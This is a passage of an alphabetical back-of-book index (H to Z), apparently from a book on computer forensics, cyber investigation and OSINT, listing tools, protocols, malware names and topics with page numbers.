- HTTP, 9–10, 21–22, 24, 26, 29, 32–34, 36, 38, 42, 46–48, 51–53, 55–56, 58–64, 82, 86, 102, 129, 151, 154–155, 161–162, 172, 180, 186–187, 196–197, 199, 201–202, 205–206, 208–211, 218–222, 225, 227, 229, 237–246, 248–260, 265, 271, 273, 292–293, 314, 316
- HTTPS, 248
- Hughes, 219, 229–230
- Humanity, 217, 219–220, 222
- Humans, 147, 217–218, 220, 223
- HUMINT, 303, 310
- Hunchly, 239, 254
- Hunter, 248
- Huntergreen, 289
- HVAC, 210–211
- Hydra, 204
- Hypertext, 126
- Hypervisor, 259
- HZ, 205–207

I

- IACS, 213
- IAM, 264
- IBM, 23, 42, 45, 103, 115, 118, 174, 224
- IC, 17, 223–224, 226, 247, 249, 304–309
- ICD, 226–227
- Iceberg, 223
- ICKiller, 269
- ICONIS, 204
- ICQ, 263
- ICQTrojan, 268
- IDA, 254
- IDENT, 272
- IDS, 2, 6, 10, 16–17, 24–25, 39, 41, 75, 144, 170–173, 182, 196, 201–202, 252, 283–284, 313
- IEEE, 211
- Ifconfig, 300
- IgniteAgent, 67
- ILook, 98, 111, 113–114, 117, 120, 123–124, 126–127, 316
- IMac, 153
- Imagery, 10, 113, 251, 303, 307, 310
- Imagination, 161, 207, 239
- Imation, 174
- IMaxSockets, 188

- IMaxUdpDg, 188
IMG, 118
IMINT, 303
Implant, 221–223, 225, 227
Indicator, 67, 304
Indoctrination, 268
Industry, 199, 213, 218
Infection, 13, 15, 195, 223
Infiltration, 12
Infocon, 141
Informants, 303
InfoSec, 141
InfraGard, 249
Infrared, 147, 208, 220, 303–304
Insider, 153, 170
InsightManager, 172
Instagram, 242, 254
InstallShield, 197
Intel, 2, 11, 39, 41, 76, 103, 138, 140,
151, 166, 169, 173, 182, 184,
223, 242–243, 257, 310–311
Intellects, 214, 218
Intelligence, 22, 71, 113, 158, 166,
183, 217, 220–221, 223–224,
237, 239–243, 245–247, 249,
251, 253, 255, 257–259,
263–264, 303–312
Intelligence Careers, 244
IntelliSearch, 43
Interagency, 309, 311
Interception, 137
Interface, 3, 5, 22, 49, 52, 66, 97–100,
102, 113, 146, 169, 172, 195,
200, 203, 204, 209, 211,
217–219, 223, 258, 261–264,
275, 292–293, 295, 302, 313
Interfacing, 221
Inference, 97, 146, 207, 246
Interlockings, 203
Intermediary, 294
Internet, 2, 21, 23, 41, 48, 56, 75,
97, 102, 118, 132, 143, 161,
167–169, 171–173, 178,
181–184, 194–195, 200–202,
208, 211, 222, 237–238,
244–249, 257–258, 261–263,
265–266, 271, 291, 294, 303
Internetworking, 265
Interpol, 20–21
Intext, 243, 246
Intimidation, 244
Intranet, 172, 182, 194–195, 294
Intruder, 166, 295
Intrusion, 2, 16–17, 137, 154, 170, 184,
196, 201, 232, 252, 313
Inurl, 243, 246
Invalid, 187–188
Invasor, 268
Investigation, 5, 8–9, 20–22, 27,
34–37, 66–67, 71, 78, 85,
94, 98–99, 111, 113–114,
127, 135–136, 144, 151–153,
162, 166–167, 171, 173, 176,
180–181, 208, 220, 225,
237–238, 240, 242, 246,
248–252, 254–255, 259, 300,
303, 307, 311, 314, 316
Investigator, 1–2, 5–10, 12, 14, 16,
18–20, 22, 24, 26, 29–30, 32,
34, 36, 38, 40, 42, 44, 46, 48,
50, 52, 54, 56, 58, 60, 62, 64,
66, 69–70, 72, 74, 76, 78, 80,
82, 85–86, 88, 90, 92, 94, 96,
98, 100, 102, 104, 106, 108,
110–111, 113–127, 129–130,
132–134, 136, 138, 140, 142,
144, 146, 148, 151–152, 154,
157–158, 160, 162, 164, 166,
168, 170, 172, 174, 176, 178,
180, 182, 184, 186, 188, 190,
192, 194, 196, 198–200, 202,
204, 206, 208, 210, 212, 214,
217–218, 220, 222, 224, 226,
229–230, 232, 234, 237–238,
240, 242, 244, 246, 248–250,
252, 254, 256, 258, 260, 262,
275, 302, 316
InvesXCasel, 43
Invoker, 286
Iomega, 25, 29–30, 59
IoT, 200
IP, 2, 10, 17, 75, 97, 132, 143, 146–147,
149, 168, 171–172, 178,
187–188, 191, 214, 243, 248,
250, 255–259, 261, 263–265,
271, 282–283, 291–293, 295,
297, 300
Ipconfig, 282
IPFS, 252
Ipstat, 282–283
IR, 113, 304, 316
IRC, 143, 149, 263, 272
IRCnet, 263
Irfanview, 102
IronPort, 248
Ironportstore, 248

ISecurity, 211
 ISO, 21, 100, 113, 261, 264–266, 316
 ISP, 2, 74–75, 258, 263, 295
 ISS, 143, 173, 196
 ITCs, 203–205, 207
 IWatch, 226–227

J

JammerKillah, 267
 Java, 272–273, 294–295
 Jnz, 189–191, 193
 JPEG, 102, 118–119, 241, 263
 JPG, 250
 Juries, 135
 Justice, 9, 113, 136, 176
 JustSystems, 119
 JustWrite, 115

K

Kaggle, 242
 Kali, 10, 19–22, 129, 237, 241, 248,
 255–256, 258
 Kensington, 175
 KeyLogger, 14, 269
 Keystrokes, 14
 Keyword, 38, 40–46, 65–67, 77–80,
 91, 93–96, 99–102, 106–108,
 111, 124–126, 138, 143, 194,
 229, 258, 265
 KeywordsBAEL, 125–126
 Kilobytes, 18
 Kingdom, 205, 245, 316
 Kiosks, 200
 Kodak, 118
 Korn, 275

L

Lab, 26, 133, 154, 171, 176, 179–180,
 205, 218, 221
 Laboratories, 20
 Laboratory, 10, 20, 180, 217–219, 221,
 262, 311
 Labs, 223, 311
 Labview, 206
 Lanscan, 300
 Laser, 147
 Lastdrive, 25
 Lastlog, 140, 145
 LastPass, 251
 Lawrence, 311

Leak, 257
 Legality, 136, 242, 306–307
 Lenses, 161
 LEO, 2, 146
 Letsencrypt, 248
 Leveraged, 257
 Lexis, 155, 251
 Lexisnexis, 251
 LibreOffice, 260
 Lifecycle, 213, 238
 LinkedIn, 238, 242, 244, 249
 LINUX, 10, 19–21, 64, 99, 114, 129,
 140, 152–153, 173, 204,
 231, 237, 240, 247–250, 255,
 275–290, 316
 Livermore, 311
 Loader, 14
 Localhost, 298
 Locard, 9, 27, 314
 Logistics, 307
 Lookup, 239, 243, 253, 255, 258, 272
 Lotus, 115, 117–118, 130, 299, 317
 LpVendorInfo, 188
 LRAD, 222

M

MAC, 100, 114–115, 251, 261,
 263–264, 292
 MACINTOSH, 100, 116–119, 152,
 173–174, 316
 Macro, 13, 100, 197, 316
 Magic, 173, 257, 317
 Magnet, 10, 19, 21, 66, 133, 220,
 301–302, 304
 Magnet Forensics, 10
 Magnetignite, 66
 Magnetism, 238
 Magnetization, 301
 Magneto, 100
 Magnetometers, 208
 Mailgun, 248
 Mainframe, 152
 Maltego, 239, 248, 254–255
 Malware, 12, 14–15, 218, 249, 259
 Mandate, 224
 Manipulation, 214, 220, 222–223, 240
 Manufacturers, 202
 Map, 52–53, 100, 118, 160, 179,
 241–242, 253, 257–258, 293
 MASINT, 304, 309
 MasterCard, 102
 Mathcad, 174

- Mathematics, 179–180, 222, 239, 264
 - MATLAB, 174
 - Matrix, 133
 - Mbps, 261–262
 - Mcrypt, 48–50, 197, 315
 - Mdelete, 276
 - Medicine, 220, 226
 - Metacharacters, 272
 - Metadata, 18, 98, 101, 240, 255, 258, 260
 - MetaFile, 118–119, 262
 - MetaGer, 241, 246
 - Metagoofil, 255
 - Metasploit, 256
 - Metro, 205
 - MHz, 169
 - Micro, 51–52, 166, 238
 - Microchip, 221–225
 - Microfragment, 271
 - Micrografx, 118–119
 - Microphone, 6, 174, 177, 211
 - Microprocessor, 166
 - Microscopy, 82, 223
 - Microsoft, 11, 13–14, 17–19, 23, 26–27, 32–35, 37–40, 42, 46, 51, 53, 55, 60, 65, 85, 98, 100–101, 113, 115–117, 119, 126, 129, 146, 153, 167, 173, 183–185, 195, 208, 226, 231–232, 234, 241–242, 245, 250, 260–261, 295, 300
 - Microsystems, 222
 - Misconfiguration, 248, 294
 - Misinformation, 246
 - Mismatch, 272
 - MIT, 218, 221
 - Mkdir, 142, 276, 279
 - Mobile, 103, 160, 203, 218, 223–225, 243, 249
 - MODBUS, 204
 - Modem, 10, 74, 103, 134–135, 145, 175, 205, 209, 261, 264, 294
 - Modulator, 264
 - Monies, 14, 225, 245
 - Monochrome, 49
 - Monster, 244
 - Morph, 13
 - Morse, 161–162
 - Mosaic, 117
 - Motherboard, 166
 - Motorola, 166, 173–174
 - MOVINT, 304
 - Mv, 142, 281
 - MX, 103, 243, 248, 253, 255
 - MXToolbox, 243, 248, 255
 - Myfiles, 278
 - Mymo, 285
 - Mymonth, 285
 - MYOB, 317
 - Myprog, 287
 - Myriad, 224
 - Myserver, 187
- N**
- NameFinder, 259
 - Nano, 220, 224
 - Nanoparticles, 221
 - Nanotechnology, 217, 220–221
 - Narcotics, 56, 307
 - NASA, 219
 - NAT, 264, 292–293
 - Nbssession, 297
 - Nbtstat, 146
 - Nc, 255
 - Ncx, 182, 184
 - Nd, 187
 - Ne, 147
 - Negotiation, 24–25, 308
 - NeoTrace, 173
 - Nessus, 248, 255
 - NetBox, 201
 - NetBus, 269, 297
 - Netcat, 184, 255
 - NetFlex, 103
 - NETGEAR, 103
 - NetMonitor, 268–269
 - NetRanger, 196
 - NetScan, 174
 - Netscape, 147–148, 299, 315, 317
 - NetSpy, 267
 - NETSTAT, 75, 140, 178, 297–300
 - NETWARE, 114, 152–153, 175
 - Network Bootdisk, 102
 - NetXtreme, 103
 - Neurology, 219, 221, 263
 - Neuromodulation, 218
 - Neurotechnology, 217–218
 - Newocr, 250
 - NEWSGROUPS, 148, 264, 266
 - Nexis, 155
 - NFR, 174, 264, 271
 - Nfsstat, 140
 - NGA, 310
 - NIC, 102–103, 172, 263–264
 - NICKNAME, 149

- NIDS, 17
 NIST, 21, 111, 113, 118, 206, 211–212, 238, 248, 264, 310, 316
 Nmap, 248, 256
 Nntp, 148
 Noah, 220
 Noise, 16, 111, 174, 176
 NOOP, 148
 NordVPN, 245
 Northcutt, 154
 Norton, 139, 173, 317
 NorTrust, 168
 Notepad, 93, 174, 242
 Notification, 213, 293
 Novell, 114–115, 117–119, 318
 NSA, 166, 264, 310
 NSF, 220
 Nslookup, 147, 256
 NT, 34, 41–42, 51, 55, 61, 85, 119, 145–146, 153, 167–169, 171–172, 175, 183–185, 194–196, 316, 318
 NTA, 55–56
 NTFS, 2, 18, 35–36, 60–64, 99–101, 114, 168, 264, 316
 NTFSCHK, 63
 NTFSFLST, 60–61
 NTFSGETF, 61–62
 NTFSGETS, 62
 NTFSLST, 60
 NTFSVIEW, 62–63
 NTI, 23, 26, 30, 76, 97–98, 133–134, 137, 144, 173, 264
 NTICOPY, 63–64
 NTLM, 271
 Ntruder, 42, 45
 Null, 175, 185
 Numbase, 188, 193
- O**
- Officer, 157, 247, 309
 OllyDbg, 256
 OneMillionTweetMap, 242, 256
 OnionScan, 248
 OpenDNS, 243
 Open Source, 227, 256
 OpenStreetMap, 241
 Opentext, 10
 Openwall, 196
 Operatives, 221
 Optics, 100, 250, 262–263, 301, 303
 Optik, 182
- Oracle, 172, 259
 Orifice, 42, 45, 194, 261, 273
 OSINT, 237, 239, 241, 243, 245–247, 249–253, 255, 257, 259, 303
 OSINTcombine, 259
 OSINT Framework, 239
 OSS, 264, 304, 311
 OTA, 203
 Outlook, 98, 100, 119, 130, 147–148, 248, 315, 317
- P**
- Pacemaker, 217, 226–227
 PACIS, 200, 204
 Packard, 118, 222
 Packet, 141–142, 147, 162–166, 261, 265, 294
 Packetstorm, 155
 Pagefile, 18, 34–35, 55
 Pager, 2, 10, 73–74, 175, 313
 Paintbrush, 118
 Paintshop, 118
 Paraben, 10, 19
 Paradox, 119, 130, 317
 Parse, 97–99, 102, 144, 189, 192, 227, 263
 Particles, 301
 Partition, 13, 18–19, 26, 35–36, 55, 64, 124, 134, 173
 Passport, 174, 225
 Passwd, 290, 293
 PASSWORD, 6, 39, 41–42, 45, 48–51, 67, 75, 83, 85, 94, 99, 117, 129–132, 136–137, 142, 144, 158, 168, 182, 194–196, 203, 238, 251–252, 267, 290, 292–293, 295, 314–316, 318
 Patents, 214, 224
 PATH, 22, 36, 43–44, 46, 51–52, 55–56, 60–64, 114, 126, 138, 148–149, 177, 243, 262, 292–293
 Pathnames, 281
 Pcap, 163
 PCI, 23, 103, 264
 PCMCIA, 103
 PCNet, 103
 PCRef, 154, 174
 PCS, 200
 PCScsi, 103
 PCX, 118–119

- PDF, 9, 67, 118, 129, 197, 199, 208, 240, 250–251, 260, 317
- PDFsam, 251
- PDP, 164, 166
- Peek, 250
- Penetration, 20, 195, 210–211, 255, 257
- Pentagon, 220, 222
- Peoplelooker, 251
- Peril, 206
- Perimeter, 16, 258, 291
- PERL, 151–152, 173, 264
- PFS, 115, 117
- PGM, 118
- PGP, 21, 130, 145, 264, 317
- PGPDisk, 130
- Phiber, 182
- Phineas, 268
- Photo, 118, 249, 255
- Photoflare, 250
- Photoshop, 118, 240
- PHP, 246, 253, 271
- Phreaking, 137
- PhtCrack, 196
- Phucker, 268
- Physiology, 217
- Pi, 202, 238, 246, 252, 280
- Pickpockets, 161
- PII, 169, 213
- Ping, 178, 243, 256, 258, 293, 295
- Pinterest, 242
- PIX, 118, 170, 184, 196, 291–294
- Pixels, 288
- Pixmap, 118
- PKI, 202
- PKWARE, 119
- PKZIP, 130, 315
- Plcademy, 208
- Plugin, 251, 260
- PNG, 118, 241
- Podcasts, 244
- Polarization, 301
- Policymakers, 308
- Politicians, 217
- Polygraph, 266
- Polymorphic, 13
- Pornography, 55–56, 67, 315
- PORT, 3, 22, 26, 97, 101, 147, 169, 171–172, 175, 177–178, 182, 184, 187–189, 191, 197, 210–211, 256, 265, 267–269, 272, 291, 294, 297–298, 313
- Portal, 249, 259, 268–269
- Porterr, 188, 191
- Porterrl, 188, 191
- Portmap, 272
- PositiveID, 224–225
- Posthuman, 221
- PostScript, 118
- PowerPoint, 101, 119
- Prebriefing, 72, 314
- Precaution, 79
- Precedence, 288
- Prefetch, 18–19
- Prep, 153
- Prevention, 2, 16–17
- Princeton, 222
- Priority, 161, 168, 204, 212, 248, 255, 268, 286, 308
- Privacy, 5, 137, 160, 166–167, 210, 224, 244–245, 248, 252, 264
- Privilege, 15, 140, 291–292
- Probability, 222
- Procedure, 2, 7, 9, 11, 13, 15, 17, 19–21, 23, 25–27, 29, 48, 50, 73, 113, 136, 142, 147–148, 157–158, 168, 176, 200, 212–213, 223, 313–314
- Processjd, 284
- Processor, 38–40, 71, 132, 169, 203, 205, 260, 284
- Profibus, 211
- Profile, 98, 131, 259
- Proliant, 169
- ProMail, 267
- Proprietary, 49, 166, 204, 214
- Prosecuter, 137
- Protection, 13–14, 23, 67, 136, 161, 174, 203, 207, 224, 238, 294, 306
- Protocol, 2, 75, 97, 141, 143, 145–147, 162, 164, 166, 168, 172, 200, 204–205, 208, 211, 259, 261–263, 265, 290–291, 297
- Protocols, 211
- ProtonVPN, 245
- ProWrite, 130
- PS, 75–76, 113, 118, 140–141, 283–285
- PSD, 118
- PSP, 52, 118, 265
- PST, 98–99, 114, 124, 265
- PSTcase1, 114
- Psyber, 267
- PTC, 203, 205, 208–209
- PTU, 201

Pwd, 276, 281
 PyShark, 162
 PYTHON, 162, 237, 241, 247–248,
 256

Q

Qaz, 272
 QoS, 261
 QRentry, 251
 Qstat, 286
 Quad, 244
 QuatroPro, 117, 130, 317

R

Radar, 208, 301, 303–304
 Radiation, 220, 304
 RAID, 101, 265
 RailEdge, 204–205
 Railway, 201, 204, 208–210
 Railyard, 205
 Ramifications, 167, 224
 RAMproc, 141
 Ransomware, 14
 Raspberry, 238, 252
 RazorSecure, 211
 RealSecure, 143, 196
 REALTEK, 103
 Realtime, 255
 Reboot, 14, 53, 55, 139–140, 142, 194,
 199, 293
 Reconnaissance, 15, 142, 241, 248,
 253–254, 256–257, 310
 RedHat, 140
 Registry, 19, 97, 99–100, 142, 194
 Recall, 229
 Reporter, 227
 Repositories, 256
 Reputation, 158, 198
 Researcher, 241
 RESOLV, 271
 Response, 20, 72, 146, 165, 222, 229,
 231, 233, 235, 243, 262
 Responsibility, 262, 304, 308–310
 Retina, 183
 Reuters, 219
 RF, 147, 174, 176, 202, 280, 301, 304
 RFC, 211
 RFID, 224–225
 Ripper, 196, 268
 RISC, 2, 169
 Risk, 242, 295

Rivest, 265
 Rlogin, 265
 Rm, 279–280, 290
 Rmdir, 276, 279–280
 Robotics, 217–219, 221, 223, 225,
 227, 241
 RocketReach, 248
 Rootkit, 14, 140, 142–143
 Rootshell, 171, 183–184
 Router, 2, 23, 26, 134, 145, 157, 169,
 175–179, 252, 263, 265, 291
 Rpcinfo, 147
 Rpm, 140
 RSA, 46, 265
 Rsh, 75, 265
 Ru, 241
 Runtime, 14, 42, 45, 185

S

SaaS, 16
 Sabotage, 1, 303, 313
 SafeBack, 22, 24–26, 29–32, 76, 113,
 133–135, 139, 174, 177,
 179–181, 265, 315
 Safeguard, 176, 224, 238
 SAHARA, 211
 SAM, 152–153, 157, 167, 194, 196, 265
 Samna, 115
 SamSam, 14
 SAN, 202, 219
 Sandia, 311
 Sanitization, 206
 Sapiens, 221
 SAR, 245
 SatCom, 205
 Satellite, 1, 195, 199, 202, 209, 224,
 263, 301, 308, 310
 SaturnNights, 71–73, 75
 SaturnNightsSolarisEvidence, 74
 SaturnNightsspecific, 74
 SCADA, 199, 202, 204, 206
 Scalar, 71, 169
 Scandisk, 53
 Scanner, 13, 173, 183, 225, 247–248,
 272
 Scientific, 217–218, 223
 Scientist, 217, 219–220, 222
 Screenshot, 14, 124, 163–164, 239,
 249–250, 254, 259
 Script, 54–55, 74, 97, 111, 195, 197,
 208, 259, 271, 273, 281,
 287, 316

- Scriptexe, 281
- Scription, 188
- ScriptName, 54
- SCRIPTS, 151, 197, 288
- Scrub, 59, 76
- SCSI, 3, 22–25, 30, 100, 103, 169, 174, 177, 313
- Searchedgar, 253
- SECEVENT, 145
- SecretData, 60
- Sector, 12–13, 17–19, 26, 31, 47, 57–59, 65, 77, 89–91, 100, 102, 113, 138, 179–180, 240, 265
- Sectorsold, 210
- Secu, 210
- SecureWorks, 211
- Securify, 155
- SecurityTrails, 243, 257
- Seizure, 9, 27, 58, 136, 314
- Semiconductor, 262, 301
- Senate, 306
- Sensor, 200, 207
- Sequoia, 154, 174
- Serial, 174, 204, 208–209, 264, 266
- ServeMe, 268
- ServeRAID, 103
- Servlet, 272
- SFA, 138, 265
- SGL, 272
- SGW, 200–201
- SHA, 238
- Shamir, 265
- Shell, 75, 256, 275
- Sherlock, 257
- Shockrave, 268
- Shodan, 257
- Shotwell, 249
- Showmount, 147, 272
- Shutdown, 134, 139, 145
- SID, 99, 101
- SIEM, 10, 202, 257
- Siemens, 212
- SIGINT, 303–304, 310
- Signage, 200, 211
- Signature, 101, 141, 179–180, 195, 238, 271–273, 295, 304
- Signoff, 212
- Silencer, 267
- SimpleScreenRecorder, 250
- Simulation, 202
- Singularity, 219
- SiteGround, 243
- Skype, 243
- Slack, 18, 37–42, 51, 53–54, 62, 67, 69, 81–82, 87, 97, 100–101, 111, 134, 137–138, 181–182, 194, 315
- SlackData, 62
- Sledgehammer, 238
- Sleepfiles, 227
- Sleuth, 19, 239, 251
- Sleuthkit, 251
- Slippages, 6
- Smartdrv, 25, 30
- Smartphone, 243, 250
- SmartSuite, 115, 117
- SmartWare, 115, 117, 119
- SMC, 103
- SME, 249
- Smithsonian, 219
- SMTP, 148, 255, 265, 272
- Snap, 242, 287
- Snapchat, 242, 257
- Snapchatters, 242
- SnapMap, 250
- Snapshot, 97, 118
- Sniffer, 10, 75, 143
- Snippets, 256
- SNMP, 272, 292–293
- Snmpdx, 272
- Snoop, 254
- SOC, 16
- Sockaddr, 188
- Sockerr, 188, 190
- Sockerrl, 188, 190
- Socket, 146, 185–186, 188, 190, 268
- SOCMINT, 242
- Solaris, 71, 73–76, 100, 102, 141, 152, 173, 275
- Solarisl, 74–76
- SolarislRAMproc, 76
- Soldier, 220–221, 223
- Sonar, 220
- Sonic, 175, 222
- SoundConverter, 249
- Sourceforge, 255
- Soviet, 306
- Spacel, 197
- Spam, 14
- Spammers, 14
- SPARC, 2, 41, 71, 73, 169
- Species, 217
- Specs, 43–44, 50–52, 226
- Spectrometry, 303–304
- Spectrum, 222

- Sperm, 221
 SpiderFoot, 254, 257
 Sploit, 186, 192
 Splunk, 257
 Spokeo, 251
 Spoof, 295
 Spool, 98, 101, 135
 Spreadsheet, 33, 117
 Spy, 267, 269, 306, 309
 Spyrit, 184, 187
 Spyse, 258
 SpySender, 268
 Spyware, 14
 SQL, 258
 Squid, 273
 SSD, 2, 21, 238
 Stack, 146, 182
 Stacker, 53
 Stanford, 219
 StarOffice, 115
 Startup, 19, 32, 35, 137, 140, 145
 Stateful, 294
 Statistics, 159, 249, 297
 Stdcall, 186
 Stealth, 13, 166, 267
 Steroids, 243
 Storage, 16–21, 144, 170, 202, 227, 240, 248, 265
 Strategy, 263–264
 Striker, 268
 Struct, 188
 Su, 140, 144
 Subnet, 149, 196, 295
 SubSeven, 268
 Success, 188, 192, 252
 Suicide, 218
 SULONG, 145
 Suncalc, 249
 SuperCalc, 117
 SuperTool, 255
 Surge, 174
 Surveillance, 9, 174, 314
 Suspicion, 7, 17, 42, 45, 74, 194, 245, 259, 272
 SWAP, viii, 20, 34–36, 38, 54–56, 61, 64, 82, 98, 101, 111, 138, 194
 SwapData, 35–36, 39–43, 46–47, 49–50
 SwapInfo, 35
 Swappable, 205
 SYBEX, 154
 Symantec, 271
 Symbios, 103
 Symbol, 143, 163–164, 207, 289
 Symphony, 117, 317
 Symposium, 219
 SYN, 141, 295
 Sync, 24–25, 295
 SynFlood, 141
 Syntax, 32, 34, 36–37, 46, 58–60, 64, 96, 100
 SYSKEY, 196
 SYSLOG, 145, 202, 292–293
 Systat, 300
 Systray, 298, 300
 SzDescription, 188
 SzSystemStatus, 188
- ## T
- Tablets, 243
 Tactics, 310
 Taegis, 211
 Takeover, 1
 TAR, 119, 142, 289, 315
 Targa, 118
 Tasm, 186
 Tattoo, 160–161
 TCMS, 200–201
 TCPdump, 142
 TeamViewer, 244–245
 TechCard, 174
 Technicality, 170
 Techno, 221
 Technologies, 2, 9, 21, 29, 32–34, 36, 38, 42, 46–48, 51–53, 55–56, 58–64, 76, 97, 133, 147, 154, 157, 173, 199, 204–205, 208, 212, 217–225, 227, 244, 248, 255, 258, 261–262, 264–265, 307
 Techopedia, 218
 TechRef, 154, 174
 Telecommunications, 17
 Teleconference, 179
 Telegram, 250
 Telemedicine, 227
 TELNET, 75, 148, 182, 265, 267, 271–272, 286, 292–294, 298, 300
 Tenable, 248, 255
 Termination, 42, 45, 214
 Terminator, 24, 267
 TERMINOLOGY, 12, 15, 199, 201–202, 213
 Terrestrial, 201

Terrorism, 56, 221, 249
Terrorist, 14, 67, 111, 158, 205, 211,
224, 303, 311, 315
TestCase, 105
TEXTSEARCH, 38, 40–42, 138–139,
144
TFTP, 272
Thales, 211
Theft, 1, 137, 213–214, 313
Theharvester, 237, 258
Therapies, 160
Thermo, 211
Thetrojan, 187
Threat, 15, 55, 141, 218, 220–222,
226, 248, 254, 257, 311, 315
Throat, 161
Thumbnails, 100
TIFF, 118, 250
TikTok, 242
Timeline, 100, 226
Timestamps, 254
TinEye, 241, 258
Token, 262, 265, 292
Toolbox, 253
Toolkit, 22, 69, 83, 129, 132, 155, 173,
248, 256, 315, 318
Toolsets, 9, 157
Topology, 5, 26, 179, 314
TOR, 21, 241, 246, 252
Toyota, 223
TRACEBACK, 10, 75, 143
TraceRoute, 243, 258, 262, 265
TraffickCam, 241
Traitor, 306
Transformation, 217, 220
Transhuman, 220
Transhumanism, 217, 219–221, 223,
225, 227
Transistors, 224
Transportation, 14, 158, 199, 201,
203, 205–207, 209–213, 215,
311
Treasury, 311
Treaty, 220, 245
TrendsMap, 242, 258
Triage, 10, 19
Trigonometry, 239, 249
Trinity, 219, 272
Trojan, 13, 184, 218, 267–269, 272,
298, 300
TrueCrypt, 21
Truevision, 118
TSA, 211, 311

TSCM, 174
TTIC, 311
Tunneling, 266
Tunnels, 302
Tutorial, 208
Tweet, 256, 258
TweetDeck, 258
Twitter, 242, 253, 258
Twofactor, 251
Twofish, 251
Txsrchp, 42, 194

U

Ubuntu, 240
UltraKit, 22
UN, 219
Unallocated Space, 19, 34, 53, 100,
102, 137–138, 181, 227
Uncompression, 47, 286
UNetbootin, 21–22
Unicode, 19, 99, 115, 125
UNIX, 10, 19, 41, 74, 97–100, 102,
114–115, 119, 138–140,
143–145, 152, 234, 265,
275–290, 315–316
Urbanlis, 205
URL, 55, 101–102, 147, 187–189, 240,
251, 254–255, 259, 266, 272
USAjobs, 244
Usdoj, 155, 314
Usenet, 147–149, 183, 266
Username, 101, 257, 259, 272
Utility, 23, 57, 132, 139, 158, 173, 197,
248, 255–256, 318
UTMP, 99, 145
UTMPX, 99, 145
UUEncode, 119

V

VA, 140
Vaccination, 223–225
Valuation, 101, 215, 254
Vault, 224
VeraCrypt, 21, 239
VeriChip, 224
Verivax, 79, 82
VersaCheck, 317
VICTIM, 10, 14, 22–26, 32, 69, 79,
87, 130, 133–135, 143, 167,
176, 249
Videotape, 176

- ViewDNS, 243, 258
 Viewer, 100, 102, 241, 255
 Vimeo, 250
 Violations, 56
 VirtualBox, 21–22, 259
 Virtualization, 259
 Virus, 12–13, 25, 41, 45, 195, 197, 221, 223
 VirusTotal, 244, 259
 Visa, 102
 Visio, 118
 Vision, 219
 VISO, 118
 Visualizations, 258
 VMWare, 113, 173
 Vocabulary, 159
 Volatile, 97
 Volatility, 11, 19, 251
 VOLUME, 17, 19, 31, 36, 38, 53–54, 60–63, 65, 85, 99, 101, 117, 135, 182
 VRFY, 148
 Vulnerability, 14, 167, 173, 183, 201, 208, 211, 223, 248, 255, 257–258, 294, 306
- W**
- Walkthrough, 26
 Wallet, 160, 225, 246
 WAN, 97
 Wang, 116
 Warrant, 9, 137, 314
 Watchlist, 14
 Watergate, 307
 Watermarks, 258
 Wayside, 199, 202–205, 207–209
 Waysides, 205
 Weakness, 60, 183, 200, 262
 Weapon, 1, 78, 248, 308–309, 311, 313
 Weaver, 272
 Webevent, 273
 WebEx, 267
 Website, 9, 15, 25, 27, 66, 96, 102, 154, 158, 161, 171, 195, 197, 237, 239, 242–243, 247–249, 252, 254–259, 314, 316
 Webstore, 241, 251
 WhatIsMyIPAddress, 259
 WhatsMyBrowser, 259
 WhatsMyName, 241, 259
 WHighVersion, 188
 Whitehats, 271
 WHITEHOUSE, 147–148
 Whoami, 272
 WHOIS, 149, 243
 HOWAS, 149
 Wiki, 22, 201–202, 209, 258
 WikiMapia, 241
 Wikipedia, 201–202, 209, 258
 Wildcard, 46, 55, 278
 WinCrash, 267–268
 WindowsNT, 153
 WinHex, 227
 WINNT, 34–35, 55, 145
 WinRAR, 315, 317
 WinRef, 154, 174
 Winsock, 187, 190
 WinSpy, 267
 WinZip, 315, 317
 Wireless, 147, 167, 169, 173, 203, 205, 227, 252, 302
 WIRESHARK, 162–164, 166, 259
 WordMARC, 116
 WordPad, 116
 WordPerfect, 115, 118, 130, 317
 Wordpress, 225
 WordPro, 115, 130
 WordStar, 44, 116
 Wrapper, 143, 204, 267
 WriteConsoleA, 186, 193
 WSACleanup, 186, 192
 WSAStartup, 186, 190
 WSDMM, 207
 WTMP, 99, 140, 145
 WTMPX, 99, 145
 Wuhan, 219
 Wunderground, 249
 Wurldtech, 205
- X**
- XBIOS, 26, 31, 64
 XBM, 118
 Xclock, 278
 Xcrack, 94
 XDISPLOC, 272
 XDR, 211
 Xe, 25, 30, 60–64, 134, 182, 184, 197, 281
 Xero, 182
 XFERLOG, 145
 XIRCOM, 103
 XML, 226

Xor, 188–193
Xterm, 287–289
Xtreme, 267
XyWrite, 116

Y

Yahoo, 182, 241, 248, 271, 315
Yandex, 241, 259

YouTube, 250
Yubico, 251

Z

Zap, 51–52
ZIPCHK, 272
Zombies, 15
Zotero, 239, 260